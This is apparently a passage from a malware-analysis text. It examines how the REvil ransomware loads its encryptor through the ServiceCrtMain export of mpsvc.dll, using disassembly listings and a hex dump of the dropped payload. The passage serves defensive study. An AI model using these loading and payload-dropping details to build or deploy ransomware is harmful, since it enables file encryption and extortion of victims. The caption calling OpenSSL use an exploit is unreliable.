
As soon as **`MpMseng.exe`** executes and invokes the export function (**`ServiceCrtMain`**), the REvil encryptor (**`mpsvc.dll`**) loads and executes itself.



```
.text:10001290
.text:10001290                                 public ServiceCrtMain
.text:10001290                 ServiceCrtMain  proc near               ; DATA XREF: .rdata:off_1009BFB8↓o
.text:10001290
.text:10001290                 var_8           = dword ptr -8
.text:10001290                 ThreadId        = dword ptr -4
.text:10001290
.text:10001290 55                              push    ebp
.text:10001291 8B EC                           mov     ebp, esp
.text:10001293 83 EC 08                        sub     esp, 8
.text:10001296 8D 45 FC                        lea     eax, [ebp+ThreadId]
.text:10001299 50                              push    eax             ; lpThreadId
.text:1000129A 6A 00                           push    0               ; dwCreationFlags
.text:1000129C 6A 00                           push    0               ; lpParameter
.text:1000129E 68 B0 11 00 10                  push    offset StartAddress ; lpStartAddress
.text:100012A3 6A 00                           push    0               ; dwStackSize
.text:100012A5 6A 00                           push    0               ; lpThreadAttributes
.text:100012A7 FF 15 3C 21 07 10               call    ds:CreateThread
.text:100012AD 89 45 F8                        mov     [ebp+var_8], eax
.text:100012B0
.text:100012B0                 loc_100012B0:                           ; CODE XREF: ServiceCrtMain+34↓j
.text:100012B0 B9 01 00 00 00                  mov     ecx, 1
.text:100012B5 85 C9                           test    ecx, ecx
.text:100012B7 74 0D                           jz      short loc_100012C6
.text:100012B9 68 E8 03 00 00                  push    3E8h            ; dwMilliseconds
.text:100012BE FF 15 30 21 07 10               call    ds:Sleep
.text:100012C4 EB EA                           jmp     short loc_100012B0
.text:100012C6                 ; ---------------------------------------------------------------------------
.text:100012C6
.text:100012C6                 loc_100012C6:                           ; CODE XREF: ServiceCrtMain+27↑j
.text:100012C6 33 C0                           xor     eax, eax
.text:100012C8 33 D2                           xor     edx, edx
.text:100012CA 8B E5                           mov     esp, ebp
.text:100012CC 5D                              pop     ebp
.text:100012CD C3                              retn
.text:100012CD                 ServiceCrtMain  endp
.text:100012CD
```

Figure 7.128: MpMseng.exe invoking ServiceCrtMain


The REvil exploits OpenSSL to perform cryptographic activities such as file encryption.



```
mpsvc:10001590
mpsvc:10001590                      loc_10001590:                        ; CODE XREF: mpsvc:1000101C↑p
mpsvc:10001590 56                   push    esi
mpsvc:10001591 6A 58                push    58h
mpsvc:10001593 68 D8 21 07 10       push    offset aCryptoEvpEvpEn         ; ".\\crypto\\evp\\evp_enc.c"
mpsvc:10001598 68 8C 00 00 00       push    8Ch
mpsvc:1000159D E8 8E 0E 00 00       call    near ptr unk_10002430
mpsvc:100015A2 8B F0                mov     esi, eax
mpsvc:100015A4 83 C4 0C             add     esp, 0Ch
mpsvc:100015A7 85 F6                test    esi, esi
mpsvc:100015A9 74 12                jz      short loc_100015BD
mpsvc:100015AB 68 8C 00 00 00       push    8Ch
mpsvc:100015B0 6A 00                push    0
mpsvc:100015B2 56                   push    esi
mpsvc:100015B3 E8 88 E8 05 00       call    near ptr unk_1005FE40
mpsvc:100015B8 83 C4 0C             add     esp, 0Ch
mpsvc:100015BB 8B C6                mov     eax, esi
mpsvc:100015BD
mpsvc:100015BD                      loc_100015BD:                        ; CODE XREF: mpsvc:mpsvc_SvchostPushServiceGlobals+2B9↑j
mpsvc:100015BD 5E                   pop     esi
mpsvc:100015BE C3                   retn
```

Figure 7.129: Exploiting OpenSSL


The ransomware allocates new memory and drops the actual payload using functions such as `CreateFileMappingW` and `MapViewOfFile`.



```
001A0000  00 00 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  ............ÿÿ..
001A0010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ,.......@.......
001A0020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A0030  00 00 00 00 00 00 00 00  00 00 00 00 F0 00 00 00  ............ð...
001A0040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A00A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A00B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A00C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A00D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A00E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A00F0  00 00 00 00 4C 01 05 00  5A AD A6 60 00 00 00 00  ....L...Z¦`....
001A0100  00 00 00 00 E0 00 02 01  0B 01 0E 00 00 C4 00 00  ....à........Ä..
001A0110  00 24 01 00 00 00 00 00  83 48 00 00 00 10 00 00  .$......ƒH......
001A0120  00 E0 00 00 00 00 40 00  00 10 00 00 00 02 00 00  .à....@.........
001A0130  05 00 01 00 00 00 00 00  05 00 01 00 00 00 00 00  ................
001A0140  00 20 02 00 00 04 00 00  00 00 00 00 02 00 40 80  .·............@€
001A0150  00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00  ................
